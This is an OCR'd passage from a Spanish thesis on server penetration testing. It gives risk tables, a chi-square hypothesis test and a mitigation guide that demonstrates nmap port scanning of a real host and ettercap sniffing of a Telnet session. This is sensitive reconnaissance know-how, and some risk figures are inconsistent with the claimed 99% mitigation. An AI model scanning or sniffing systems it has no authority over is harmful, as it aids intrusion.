Variable Dependiente: Mitigación de riesgos de Seguridad

Para valorar esta variable se realiza una observación de la validación respecto del cumplimiento de los indicadores planteados después de la aplicación de los mecanismos de mitigación.

Indicadores de la Variable Dependiente:

- *Número de puertos explotados*

  En referencia a las pruebas de Penetración realizadas en los puertos abiertos, se encuentra que los siguientes puertos fueron explotados en la cuarta fase de Pentesting, tal como se muestran en los gráficos: **37-4** y **49-4**.

Tabla 19-4: Puertos explotados

No.	SERVICIO	PROTOCOLO	PUERTO
1	SSH	TCP	22
2	RDP	TCP	3389

Realizado por: (Carrasco, Samuel, 2019)

- *Facilidad de intrusión*

  Para la medición de este indicador, se utilizó la escala de Likert (Netquest, 2014), esta permitió obtener una valoración respecto del nivel de facilidad de intrusión a un servidor.

Tabla 20-4: Escala Likert

Escala	Muy fácil	Fácil	moderadamente	Poco fácil	No Posible
Valoración	5	4	3	2	1

Fuente: https://bit.ly/34qYoV7

Realizado por: (Carrasco, Samuel, 2019)

Observación del escenario definido, con base en los ataques realizados en la fase cuatro:

Tabla 21-4: Facilidad de Intrusión

Puerto	DSpace	Web	Académico	WiFi
ssh	3	3	3	0
http	0	1	1	0
https	1	1	1	0
mysql	0	0	0	0
rdp	0	0	0	3
TOTAL	**4**	**5**	**5**	**3**

Realizado por: (Carrasco, Samuel, 2019)

Facilidad de intrusión: **17** (correspondiente al **37.78%**), ya que si cada puerto abierto tuviera la valoración de 5 (muy fácil para intrusión) se tendría un total de 45 (que sería nuestro 100%)

- *Porcentaje de mitigación*

  Esta valoración se mide en relación al porcentaje de riesgo de Seguridad existente, se considera que inicialmente no se han establecido mecanismos de mitigación.

Tabla 22-4: Porcentaje Mitigación del Riesgo

DSpace	Web	Académico	WiFi
127	**243**	**243**	**34**

Realizado por: (Carrasco, Samuel, 2019)

Porcentaje de mitigación: 0%

4.3.2. Validación de Variables después de la Mitigación de Riesgos

4.3.2.1. Valoración de la Variable Independiente:

Variable Independiente: Pruebas de Penetración en Servidores

Para valorar esta variable se realiza una observación de la validación respecto del cumplimiento de los indicadores planteados después de la aplicación de los mecanismos de mitigación.

Indicadores de la Variable Independiente:

- *Número de Puertos abiertos*

  En referencia a las pruebas de Penetración realizadas en la segunda fase, se encuentra que los siguientes puertos son los mismos correspondientes a los mostrados en la **Tabla 13-4**, ver gráficos **51-4, 52-4, 53-4** y **54-4**.

- *Números de puertos explotables*

  De acuerdo a lo mostrado en el indicador que antecede, los puertos abiertos encontrados, como tal pueden ser explotables, sin embargo; en la fase de explotación, los puertos que fueron explotados fueron el 22 (ssh) y el 3389 (rdp), ver gráficos: **37-4** y **49-4**

- *Cantidad de Amenazas*

  Este valor se muestra de la cantidad de códigos existentes en la herramienta utilizada en la cuarta fase para explotar una vulnerabilidad: Metasploit framework. De acuerdo a los gráficos **51-4, 52-4, 53-4** y **54-4**, las amenazas existentes coinciden con la Tabla **14-4**.

- *Porcentaje de Riesgo*

  Para este dato, se utiliza la ecuación del riesgo, esto varía de acuerdo al servidor evaluado y en referencia al análisis obtenido con Nessus (**ANEXO C**).

Tabla 23-4: Número de vulnerabilidades encontradas con Nessus

Puerto	vulnerabilidad	Nivel Impacto	DSpace	Web	Académico	WiFi
ssh	crítica	4	0	0	0	0
	alta	3	0	0	0	0
	media	2	0	1	1	0
	baja	1	1	2	2	0
http	crítica	4	0	0	0	0
	alta	3	0	0	0	0
	media	2	0	0	1	0
	baja	1	0	0	0	0
https	crítica	4	0	0	0	0
	alta	3	0	0	0	0
	media	2	0	0	1	0
	baja	1	0	0	1	0
mysql	crítica	4	0	0	0	0
	alta	3	0	0	0	0
	media	2	0	0	0	0
	baja	1	0	0	0	0
rdp	crítica	4	0	0	0	0
	alta	3	0	0	0	0
	media	2	0	0	0	0
	baja	1	0	0	0	0

Fuente: Anexo C, 2019
Realizado por: (Carrasco, Samuel, 2019)

Tabla 24-4: Impacto de Vulnerabilidad

Puerto	DSpace	Web	Académico	WiFi
ssh	0	0	0	0
	0	0	0	0
	0	2	2	0
	1	2	2	0
http	0	0	0	0
	0	0	0	0
	0	0	2	0
	0	0	0	0
https	0	0	0	0
	0	0	0	0
	0	0	2	0
	0	0	1	0
mysql	0	0	0	0
rdp	0	0	0	0

Realizado por: (Carrasco, Samuel, 2019)

Para establecer un valor de vulnerabilidad por puerto en cada servidor, se suman los valores de la tabla anterior, esto es posible ya que en materia de explotación (hackeo), en metasploit indistintamente del tipo de impacto de vulnerabilidad, existen varias amenazas por servicio.

Tabla 25-4: Vulnerabilidades por Puerto

Puerto	DSpace	Web	Académico	WiFi
ssh	1	4	4	0
http	0	0	2	0
https	0	0	3	0
mysql	0	0	0	0
rdp	0	0	0	0

Realizado por: (Carrasco, Samuel, 2019)

Para el cálculo del Riesgo, se utilizó la misma fórmula descrita y utilizada en la tabla 18-4 que fue tomada de: (CIIFEN, 2017).

Riesgo = Vulnerabilidad x Amenaza

Tabla 26-4: Cálculo del Riesgo (Tabla 14-4 x Tabla 25-4)

Puerto	DSpace	Web	Académico	WiFi
ssh	22.00	88.00	88.00	0.00
http	0.00	0.00	110.00	0.00
https	0.00	0.00	45.00	0.00
mysql	0.00	0.00	0.00	0.00
rdp	0.00	0.00	0.00	0.00
TOTAL	**22.00**	**88.00**	**243.00**	**0.00**

Realizado por: (Carrasco, Samuel, 2019)

4.3.2.2. Valoración de la Variable Dependiente:

Variable Dependiente: Mitigación de riesgos de Seguridad

Para valorar esta variable se realiza una observación de la validación respecto del cumplimiento de los indicadores planteados después de la aplicación de los mecanismos de mitigación.

Estudio de vulnerabilidades en los servicios con puertos abiertos explotados a través de Pentesting.

Indicadores de la Variable Dependiente:

- *Número de puertos explotados*

  Luego de la aplicación de los mecanismos de mitigación, se observa que en los puertos que anteriormente se encontraban abiertos y que fueron explotados, se proceden a cerrarlos; esto debido a que desde metasploit existen códigos que trabajan sobre los puertos abiertos:

  #service sshd stop

  #chkconfig sshd off

  Mientras que, desde Windows, se quita la opción de acceso remoto al equipo (puerto rdp cerrado). Por lo que ahora, el número de Puertos explotados es: *cero*

- *Facilidad de intrusión*

  Utilizando la misma escala de Likert (Netquest, 2014), (ver Tabla 20-4) se observa el resultado respecto de este indicador

Tabla 27-4: Facilidad de Intrusión

Puerto	DSpace	Web	Académico	WiFi
ssh	1	1	1	
rdp				1
TOTAL	**1**	**1**	**1**	**1**

Realizado por: (Carrasco, Samuel, 2019)

Facilidad de intrusión: 4 (correspondiente al **20%**), ya que si cada puerto abierto tuviera la valoración de 5 (muy fácil para intrusión) se tendría un total de 20 (que sería el 100%)

- *Porcentaje de mitigación*

  Esta valoración se mide en relación a la facilidad de intrusión antes y después de aplicar las mitigaciones.

Tabla 28-4: Porcentaje Mitigación del Riesgo

	DSpace	Web	Académico	WiFi
Facilidad Antes	127	243	243	34
Facilidad Después	1	1	1	1
Porcentaje de Facilidad	0.79%	0.41%	0.41%	2.94%
Porcentaje de Mitigación	99.21%	99.59%	99.59%	97.06%

Realizado por: (Carrasco, Samuel, 2019)

Tomando en cuenta que el valor de la facilidad antes de la mitigación sería el 100%, se calcula con una regla de tres la obtención del *Porcentaje de Facilidad* posterior a la mitigación.

El porcentaje de Mitigación correspondería al complemento al 100% del porcentaje de Facilidad obtenido. Por lo que, en promedio, el Porcentaje de Mitigación es del 99%

4.4. Comprobación Estadística de la Hipótesis

Para la parte comprobatoria de la hipótesis general "*La puesta en marcha de mecanismos de seguridad basados en resultados de Pentesting permitirá mitigar riesgos de seguridad en servidores*", se utilizó estadística referencial a través de la aplicación de la prueba **Chi-Cuadrado**($\mathbf{X^2}$).

Luego de realizar los respectivos análisis y, luego de la obtención de datos se define la hipótesis de investigación *Hi* y la Hipótesis nula *Ho*:

Hi: "*La puesta en marcha de mecanismos de seguridad basados en resultados de Pentesting **si** permitirá mitigar riesgos de seguridad en servidores*"

Ho: "*La puesta en marcha de mecanismos de seguridad basados en resultados de Pentesting **no** permitirá mitigar riesgos de seguridad en servidores*"

La siguiente tabla muestra las frecuencias de los valores encontrados, estos se utilizarán en el cálculo de la prueba.

Tabla 29-4: Frecuencias de Valores Encontrados

	DSPACE	Web	Académico	WiFi	Total
Riesgos encontrados antes de la Mitigación	127	243	243	34	**647**
Riesgos encontrados después de la mitigados	22	88	243	0	**353**
Total	**149**	**331**	**486**	**34**	**1000**

Realizado por: (Carrasco, Samuel, 2019)

Para generar el valor de la tabla de frecuencias esperadas, se aplica la siguiente fórmula para cada valor de la tabla.

$$Fe = \frac{\text{total columna} * \text{total fila}}{\text{suma total}}$$

Luego de aplicar la fórmula en cada valor de la tabla anterior, se obtuvo la siguiente tabla de frecuencias esperadas.

Tabla 30-4: Frecuencias Esperadas

	DSPACE	Web	Académico	WiFi	Total
Riesgos encontrados antes de la Mitigación	96.40	214.16	314.44	22.00	647
Riesgos encontrados después de la mitigados	52.60	116.84	171.56	12.00	353
Total	149	331	486	34	1000

Realizado por: (Carrasco, Samuel, 2019)

Seguidamente, se calcula el valor de $\mathbf{X^2}$ a través de la siguiente fórmula:

$$x^2 = \sum \frac{(FO - FE)^2}{FE}$$

Dónde;

FO: Frecuencia Observada por celda

FE: Frecuencia Esperada por celda

$$x^2 = \frac{(127 - 96.40)^2}{96.40} + \frac{(22 - 52.60)^2}{52.60} + \frac{(243 - 214.16)^2}{214.16} + \frac{(88 - 116.84)^2}{116.84} + \frac{(243 - 314.44)^2}{314.44} + \frac{(243 - 171.56)^2}{171.56} + \frac{(34 - 22)^2}{22} + \frac{(0 - 12)^2}{12}$$

$$x^2 = 9.71 + 17.80 + 3.88 + 7.12 + 16.23 + 29.75 + 6.55 + 12.00$$

$$\boldsymbol{x^2 = 103.04}$$

Ahora, se realiza el cálculo de los *grados de libertad*

$$v = (r - 1) \times (k - 1)$$

Dónde:

r: número de filas

k: número de Columnas

$$v = (2 - 1) \times (4 - 1)$$

$$v = 3$$

En referencia a la tabla de la distribución Chi-Cuadrado y, con el valor de significancia de 0.05% se obtiene el punto crítico con 3 como valor de grados de libertad.

Tabla 31-4: Distribución chi Cuadrado X^2

P = Probabilidad de encontrar un valor mayor o igual que el chi cuadrado tabulado, ν = Grados de Libertad

v/p	0,001	0,0025	0,005	0,01	0,025	0,05	0,1	0,15	0,2	0,25	0,3	0,35	0,4	0,45	0,5
1	10,8274	9,1404	7,8794	6,6349	5,0239	3,8415	2,7055	2,0722	1,6424	1,3233	1,0742	0,8735	0,7083	0,5707	0,4549
2	13,8150	11,9827	10,5965	9,2104	7,3778	5,9915	4,6052	3,7942	3,2189	2,7726	2,4079	2,0996	1,8326	1,5970	1,3863
3	16,2660	14,3202	12,8381	11,3449	9,3484	7,8147	6,2514	5,3170	4,6416	4,1083	3,6649	3,2831	2,9462	2,6430	2,3660
4	18,4662	16,4238	14,8602	13,2767	11,1433	9,4877	7,7794	6,7449	5,9886	5,3853	4,8784	4,4377	4,0446	3,6871	3,3567
5	20,5147	18,3854	16,7496	15,0863	12,8325	11,0705	9,2363	8,1152	7,2893	6,6257	6,0644	5,5731	5,1319	4,7278	4,3515
6	22,4575	20,2491	18,5475	16,8119	14,4494	12,5916	10,6446	9,4461	8,5581	7,8408	7,2311	6,6948	6,2108	5,7652	5,3481
7	24,3213	22,0402	20,2777	18,4753	16,0128	14,0671	12,0170	10,7479	9,8032	9,0371	8,3834	7,8061	7,2832	6,8000	6,3458
8	26,1239	23,7742	21,9549	20,0902	17,5345	15,5073	13,3616	12,0271	11,0301	10,2189	9,5245	8,9094	8,3505	7,8325	7,3441
9	27,8767	25,4625	23,5893	21,6660	19,0228	16,9190	14,6837	13,2880	12,2421	11,3887	10,6564	10,0060	9,4136	8,8632	8,3428
10	29,5879	27,1119	25,1881	23,2093	20,4832	18,3070	15,9872	14,5339	13,4420	12,5489	11,7807	11,0971	10,4732	9,8922	9,3418
11	31,2635	28,7291	26,7569	24,7250	21,9200	19,6752	17,2750	15,7671	14,6314	13,7007	12,8987	12,1836	11,5298	10,9199	10,3410
12	32,9092	30,3182	28,2997	26,2170	23,3367	21,0261	18,5493	16,9893	15,8120	14,8454	14,0111	13,2661	12,5838	11,9463	11,3403
13	34,5274	31,8830	29,8193	27,6882	24,7356	22,3620	19,8119	18,2020	16,9848	15,9839	15,1187	14,3451	13,6356	12,9717	12,3398
14	36,1239	33,4262	31,3194	29,1412	26,1189	23,6848	21,0641	19,4062	18,1508	17,1169	16,2221	15,4209	14,6853	13,9961	13,3393
15	37,6978	34,9494	32,8015	30,5780	27,4884	24,9958	22,3071	20,6030	19,3107	18,2451	17,3217	16,4940	15,7332	15,0197	14,3389
16	39,2518	36,4555	34,2671	31,9999	28,8453	26,2962	23,5418	21,7931	20,4651	19,3689	18,4179	17,5646	16,7795	16,0425	15,3385
17	40,7911	37,9462	35,7184	33,4087	30,1910	27,5871	24,7690	22,9770	21,6146	20,4887	19,5110	18,6330	17,8244	17,0646	16,3382
18	42,3119	39,4220	37,1564	34,8052	31,5264	28,8693	25,9894	24,1555	22,7595	21,6049	20,6014	19,6993	18,8679	18,0860	17,3379
19	43,8194	40,8847	38,5821	36,1908	32,8523	30,1435	27,2036	25,3289	23,9004	22,7178	21,6891	20,7638	19,9102	19,1069	18,3376
20	45,3142	42,3358	39,9969	37,5663	34,1696	31,4104	28,4120	26,4976	25,0375	23,8277	22,7745	21,8265	20,9514	20,1272	19,3374
21	46,7963	43,7749	41,4009	38,9322	35,4789	32,6706	29,6151	27,6620	26,1711	24,9348	23,8578	22,8876	21,9915	21,1470	20,3372
22	48,2676	45,2041	42,7957	40,2894	36,7807	33,9245	30,8133	28,8224	27,3015	26,0393	24,9390	23,9473	23,0307	22,1663	21,3370
23	49,7276	46,6231	44,1814	41,6383	38,0756	35,1725	32,0069	29,9792	28,4288	27,1413	26,0184	25,0055	24,0689	23,1852	22,3369
24	51,1790	48,0336	45,5584	42,9798	39,3641	36,4150	33,1962	31,1325	29,5533	28,2412	27,0960	26,0625	25,1064	24,2037	23,3367
25	52,6187	49,4351	46,9280	44,3140	40,6465	37,6525	34,3816	32,2825	30,6752	29,3388	28,1719	27,1183	26,1430	25,2218	24,3366
26	54,0511	50,8291	48,2898	45,6416	41,9231	38,8851	35,5632	33,4295	31,7946	30,4346	29,2463	28,1730	27,1789	26,2395	25,3365
27	55,4751	52,2152	49,6450	46,9628	43,1945	40,1133	36,7412	34,5736	32,9117	31,5284	30,3193	29,2266	28,2141	27,2569	26,3363
28	56,8918	53,5939	50,9936	48,2782	44,4608	41,3372	37,9159	35,7150	34,0266	32,6205	31,3909	30,2791	29,2486	28,2740	27,3362
29	58,3006	54,9662	52,3355	49,5878	45,7223	42,5569	39,0875	36,8538	35,1394	33,7109	32,4612	31,3308	30,2825	29,2908	28,3361

Fuente: https://bit.ly/2Ese5ky
Realizado por: (Carrasco, Samuel, 2019)

$$x^2\ crítico = 7{,}8147$$

Dado los datos anteriores Ho debe ser aceptada si sucede el siguiente condicionante

$$x^2\ Calculado \leq x^2 crítico$$

Caso contrario se rechaza Ho y se Acepta Hi.

Con los datos obtenidos anteriormente: $\mathbf{X^2}$ calculado = 103.04 y $\mathbf{X^2}$ crítico = 7.8147 se puede aplicar el criterio de decisión, obteniendo que:

$$x^2\ 103.04 > x^2\ crítico\ 7.8147$$

Por lo tanto, se rechaza Ho y se acepta Hi




Gráfico 9-4: Chi-Cuadrado y Criterios de Aceptación de Hi
Fuente: https://www.geogebra.org/m/YQCfcR2J
Realizado por: (Carrasco, Samuel, 2019)

Interpretación y Análisis

Con los datos obtenidos y de acuerdo al gráfico obtenido, se concluye que:

Se rechaza la Hipótesis nula Ho y se acepta la Hipótesis investigativa Hi con un nivel de confianza del 95% y un nivel de significancia de 5%.

4.4.1. Recolección de evidencias y presentación de informes

Las evidencias han sido mostradas en cada fase del Pentesting, verificándose el grado de riesgo de una vulnerabilidad existente frente a un ataque externo.

El informe correspondiente que se genera a la autoridad competente de la institución se adjunta en el **ANEXO D**.

CAPÍTULO V

5. PROPUESTA DE MECANISMOS DE SEGURIDAD DENOMINADO: "GUIA DE MEJORES PRÁCTICAS PARA MITIGACIÓN DE RIESGOS ANTE ATAQUES INFORMÁTICOS"

Dentro del proceso de Pentesting que permite determinar el proceso de ataque, descrito en el apartado: "FASES Y HERRAMIENTAS DEL PENTESTING" recuerde que este inicia con un reconocimiento de las vulnerabilidades de nuestros servidores a través de escaneos para posteriormente explotar alguna debilidad, por lo que es altamente importante el trabajo de seguridad sobre los puertos y servicios ya que a través de ellos se desarrollan los diversos ataques.

Para la presente propuesta, se profundizará en problemas específicos de seguridad en las redes actuales de forma que se puedas conocer en detalle cada uno de los ataques y así se amplíe el conocimiento de aquello que puede afectar y tener una mejor visión para la protección de estos problemas.

Es necesario aclarar que varios de los casos que se describirán no tienen una solución definitiva, pero que sí existen medidas que permiten mitigar ataques hacia ellas.

5.1. Ataques Dirigidos a las Características de los Protocolos

Existen muchas formas de ataques, algunos están orientados a aprovechar características (o la falta de determinadas características) de protocolos como TCP, UDP, IP, ICMP, etc., o incluso de protocolos de más alto nivel como ataques que aprovechan los sistemas de DNS, HTTP, SMTP, etc.

Los ataques pueden afectar a cualquier equipo que haga uso de estos protocolos. Pues todo equipo informático viene preparado para conectarse a Internet y utilizar dichos protocolos: celulares, PCs, laptops, routers, routers WiFi, switchs, cámaras, etc.

5.2. Ataques Dirigidos a las Implementaciones de los Protocolos

Existen otros ataques que aprovechan falencias en la implementación de estos protocolos, por ejemplo; en la implementación del protocolo TCP/IP por parte de un fabricante como CISCO, Microsoft, Apple, Linux, etc. Estos ataques no dejan de ser muy dañinos y casi siempre los atacantes buscan estas falencias en la implementación donde hay mayor concentración de

usuarios. Por poner un ejemplo, quizás sea mucho más efectivo explotar una falla en la implementación del stack TCP/IP en Microsoft Windows que en equipos Linux. ¿Por qué? Porque en el mercado hay una proporción mucho mayor de equipamiento que usa Windows y por tanto explotar esta falla le dará más réditos al atacante.

Estos ataques pueden hacer daño masivo a todos los usuarios de un sistema, pero también pueden ser utilizados para robar información específica de una organización: un ataque cuidadosamente planificado puede confundir a los sistemas (y a los usuarios) y lograr obtener información confidencial.

Algunos ataques no persiguen robar información, sino simplemente utilizar los recursos de red para atacar a terceros o consumir un canal de Internet de forma tal que afecta su disponibilidad. Es decir; se podría volver imposible utilizar la red apropiadamente, pues estos ataques estarán ocupando innecesariamente el ancho de banda disponible en un canal.

5.3. Descripción de Ataques y Medidas de Mitigación

Dentro de los ataques dirigidos a las características que brindan los protocolos TCP/IP se tienen:

5.3.1. Escaneo de Puertos

Muy simple pero útil para un atacante; que se escaneen los puertos de una IP no significa necesariamente que esté ocurriendo un ataque. Como administradores y usuarios de nuestra red, se tienen el derecho de escanear la red o una máquina específica de la red. Escanear no es más que revisar si uno o varios de los puertos de una dirección están abiertos: por cada IP hay 2^16 puertos disponibles, 65.536 puertos que van del 0 al 65535.

Si un puerto está abierto, responderá con un mensaje de ACK y alguna información, lo que dará una idea de que la existencia de un servicio escuchando en ese puerto. Por ejemplo, si se quiere conocer si una determinada IP tiene un servidor web ejecutándose, se consulta a esta IP por sus puertos abiertos.

Si el puerto 80/TCP está abierto, existe una enorme posibilidad de que haya un servidor web instalado y corriendo en esa máquina, pues el puerto 80/TCP es atendido por servidores web. Si el puerto está cerrado, el equipo escaneado devolverá un mensaje de Reset (RST) que indica que no quiere establecer la conexión, no tiene nada que ofrecer respecto a este puerto que está cerrado.




Figura 1-5: Escaneo de puertos TCP.
Fuente: Samuel Carrasco, 2019

Es una de las primeras actividades que un atacante desarrolla si quiere hacer algo con o contra una red o un servidor, porque le permitirá conocer qué puertos tiene abiertos el sistema y así planificar un ataque a los servicios que corren en él.

NMAP: es una de las herramientas para escaneo de las redes, conocida como la cuchilla suiza de las redes por la gran cantidad de posibilidades de opciones para sus usuarios.

En la siguiente imagen se ve cómo se puede averiguar una IP a partir de un dominio (en este caso de www.lacnic.ec), para posteriormente ver si tiene o no abierto el puerto 80:

```
root@samuelcarrasco:~# host www.lacnic.net
www.lacnic.net has address 200.3.14.184
www.lacnic.net has IPv6 address 2001:13c7:7002:4128::184
Host www.lacnic.net not found: 5(REFUSED)
root@samuelcarrasco:~#
```

Figura 2-5: Descubriendo la IP.
Realizado por: (Carrasco, Samuel, 2019)

En este caso se escogió escanear solamente el puerto 80/TCP de la IP (nmap -p80 200.3.14.184), pero se podrían haber escaneado todos los puertos, por ejemplo:

```
root@samuelcarrasco:~# nmap -p80 200.3.14.184
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-04 14:30 -05
Nmap scan report for www.lacnic.net (200.3.14.184)
Host is up (0.19s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.67 seconds
root@samuelcarrasco:~#
```

Figura 3-5: Escaneo de puertos a Host Lacnic
Realizado por: (Carrasco, Samuel, 2019)

En este caso se nota que:

- Se escogió escanear por el nombre (www.lacnic.net) y de las dos IP (IPv4 e IPv6) que ofrecía LACNIC, el sistema optó por IPv4 e ignoró (no escaneó) IPv6.

- No se restringió al puerto 80/TCP (-p 80 que tenía antes). Lo que le permitió encontrar otros puertos supuestamente abiertos en esta IP (por ejemplo, HTTP, HTTPS, etc).

Con nmap se puede verificar qué servicios están corriendo en estos puertos, así como su versión:




Figura 4-5: Escaneo de servicios y versiones.
Realizado por: (Carrasco, Samuel, 2019)

La bandera (flag) –A, permite averiguar información del servicio, en este caso informa que en el puerto 80/TCP corre un *Apache Tomcat/Coyote JSP engine 1.1*. Esto es muy útil para el administrador, pues le permite cerciorarse de que está corriendo el servidor web que necesita y no otro.

5.3.1.1. Medidas Mitigación contra el Mapeo de Puertos

Realmente, casi no se puede tomar ninguna medida, ya que conectarse a un puerto (o varios) es algo totalmente válido, sin embargo; se propone medidas como:

- Si un externo comienza a escanear un puerto a la vez, es posible darse cuenta y lo que facilitará demorar las respuestas de manera que se le vuelva demasiado lento el proceso de escaneo, se podría también bloquear o dropear la IP origen y dejar de enviarle respuestas.

Observación

Los atacantes también pueden darse cuenta y podrían proceder a escanear lentamente, tan lento como sea necesario, por ejemplo; revisar un puerto por hora o hasta por día.

- La mejor opción para mitigar un ataque de escaneo es no preocuparse por ocultar o bloquear supuestos escaneos. Lo más saludable es tener expuestos el mínimo de servicios a Internet: *solamente los necesarios* (un firewall puede ayudar en esa tarea), además; de que los servicios expuestos estén actualizados y protegidos contra potenciales ataques.

5.3.2. Snnifers

Sniff es el hecho de 'rastrear' o, como se dice en español, 'escuchar' el tráfico que circula por una red. Los sniffers se aprovechan de que gran parte del tráfico TCP/IP que circula en las redes viaja en texto claro, de modo que lo que el sniffer capture (escuche) podrá ser interpretado por un interesado.

Hay diversos tipos de sniffers, desde los conocidos como **tcpdump** (uno de los más populares), cuyo propósito inicial es "vaciar" o "verter" (por eso dump) los contenidos que ve circular en una tarjeta de red, pasando por otros como el **WireShark**, que tiene una interfaz gráfica bien completa, o el **ettercap**, hasta llegar a sniffers dedicados a analizar cierto tipo de tráfico, como el **aircrack-ng**, que escanea tráfico de Wi-Fi, o el **httpry**, que escanea tráfico HTTP.

ETTERCAP: una de las herramientas de snnifer con funcionamiento desde Linux o Windows, para el ejemplo, se lo utilizará en modo escucha desde Linux, para lo cual se presiona *Ctrol – U* y se selecciona el puerto de escucha, ej. **eth0**

Ettercap mostrará inicialmente decenas o cientos de conexiones de todo tipo que se está realizando. Para mayor comodidad filtraré para que muestre solo lo que ocurre hacia o desde una IP: 64.13.139.230

¿De dónde sale esta IP? Esta IP se obtuvo de un servidor de Telnet, telehack.com (http://telehack.com/telehack.html). Telnet es un protocolo que se conecta al puerto 23/TCP enviando y recibiendo toda la información en texto claro. Esto es: todo podrá ser "escuchado", lo que es ideal para un sniffer.

Ahora interactuaré con el servidor de Telnet de telehack.com desde mi línea de comando y escribo

el comando "eliza" dentro de este servidor. Es una ayuda psicoterapéutica en línea, me hará preguntas y esperará mis respuestas, etc. Al regresar al ettercap se mostrará lo que yo le decía a mi psicoterapeuta.

En la imagen siguiente, me conecto a telehack.com, escribo "*eliza*" y ella comienza a escribirme en mayúsculas, mientras mis respuestas están en minúsculas. Nótese lo que escribo al final: "*well, the point is that I am using telnet, and telnet does not encrypt the channel*".




Figura 5-5: Sniffing con ettercap a un servidor telnet.
Realizado por: (Carrasco, Samuel, 2019)

De regreso al ettercap, se notará que este habrá capturado lo que yo escribí. Existe una línea, un resumen de mi comunicación, desde mi IP y puerto 59542, hasta la IP de telehack (64.13.139.230) y el puerto 23. Procedo a hacer doble clic sobre esa línea para obtener un detalle y se puede observar mi comunicación con *eliza*, mi psicoterapeuta.

